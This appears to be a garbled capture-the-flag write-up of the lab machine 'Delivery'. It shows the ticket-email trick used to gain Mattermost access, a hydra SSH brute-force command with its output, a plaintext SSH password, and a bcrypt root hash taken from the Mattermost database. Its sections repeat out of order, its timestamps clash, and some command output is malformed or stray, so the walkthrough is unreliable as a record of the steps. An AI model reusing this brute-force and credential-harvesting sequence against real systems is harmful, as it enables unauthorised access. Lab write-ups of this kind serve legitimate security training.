
You may check the status of your ticket, by navigating to the Check Status page using ticket id: 9981836. If you want to add more information to your ticket, just email 9981836@delivery.htb.

Thanks,
Support Team

Check the ticket's status by putting the email address you gave and the ticket number.



Once we click create, it gives us a ticket id and an email address:



Copy the link into your URL, and hit enter and wait fifteen seconds or so until you get the confirmation.

Sign in, and let's start looking around.

We can test the validity of these credentials through `hydra`and it confirms that we can login.

```
[16-Jan-21 13:44:35 GMT] Downloads/delivery > hydra -l users.txt -P passwords.txt ssh://10.10.10.222
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciąjak -- Please do not use in military or secret services, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), -t per task
[DATA] attacking ssh://10.10.10.222
[22] 10.10.10.222:22 root@maildeliverer: password: Youve_Got_Mail!
```

So let's `ssh` in the box:

```
purple test.
```

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 9981836.

If you want to add more information to your ticket, just email 9981836@delivery.htb.

Thanks,

Support Team

Check the ticket's status by putting the email address you gave and the ticket number.

Check Ticket Status

Please provide your email address and a ticket number

Email Address: vagiwi8996@vss6.com

Ticket Number: 9981836

Mattermost

All team communication in one place, searchable and accessible anywhere

Email Verified

9981836@delivery.htb

2 rows in set (0.00 sec)

Database changed

Users

6 rows in set (0.00 sec)

MariaDB [mattermost]> select * from Users

2 rows in set (0.00 sec)

Database changed

Users

6 rows in set (0.00 sec)

MariaDB [mattermost]>

It brings up a list of different users and their password hashes. We can retrieve the hash for the Root user: \$2a\$10\$VM6EeymRxJ29r8Wjkr8Dtev0.1STWb4.4ScG.anuu7v0EFJwgjijO

```
[16-Jan-21 14:09:35 GMT] delivery/privesc > ssh maildeliverer@10.10.10.222:~
```

The authenticity of host '10.10.10.222 (10.10.10.222)' can't be established.

ECDSA key fingerprint is SHA256:LKngeIDlejP2k8M7IAUKaOfGy/MbVbMqrFA6CuRHM.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '10.10.10.222' (ECDSA) to the list of known hosts.

maildeliverer@10.10.10.222's password: Youve_Got_Mail!

Also please create a program to help us stop re-using the same passwords everywhere....

Especially those that are a variant of "PleaseSubscribe!"

(edited)

root 3:58 PM

PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.

(edited)

We can test the validity of these credentials through `hydra`and it confirms that we can login.

```
[16-Jan-21 13:44:35 GMT] Downloads/delivery > hydra -l users.txt -P passwords.txt ssh://10.10.10.222
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[22] 10.10.10.222:22 root@maildeliverer: password: Youve_Got_Mail!
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2 rows in set (0.00 sec)

Database changed

Users

6 rows in set (0.00 sec)

MariaDB [mattermost]>

It brings up a list of different users and their password hashes. We can retrieve the hash for the Root user: \$2a\$10\$VM6EeymRxJ29r8Wjkr8Dtev0.1STWb4.4ScG.anuu7v0EFJwgjijO

```
[16-Jan-21 14:47:35 GMT] delivery/privesc > ssh maildeliverer@10.10.10.222:~
```

The authenticity of host '10.10.10.222 (10.10.10.222)' can't be established.

ECDSA key fingerprint is SHA256:LKngeIDlejP2k8M7IAUKaOfGy/MbVbMqrFA6CuRHM.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '10.10.10.222' (ECDSA) to the list of known hosts.

maildeliverer@10.10.10.222's password: Youve_Got_Mail!

Also please create a program to help us stop re-using the same passwords everywhere....

Especially those that are a variant of "PleaseSubscribe!"

(edited)

root 3:58 PM

PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.

(edited)

We can test the validity of these credentials through `hydra`and it confirms that we can login.

```
[16-Jan-21 14:47:35 GMT] Downloads/delivery > hydra -l users.txt -P passwords.txt ssh://10.10.10.222
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciąjak -- Please do not use in military or secret services, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1:p:1), -t per task
[DATA] attacking ssh://10.10.10.222
[22] 10.10.10.222:22 root@maildeliverer: password: Youve_Got_Mail!
```

So let's `ssh` in the box:

```
purple test.
```

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 9981836.

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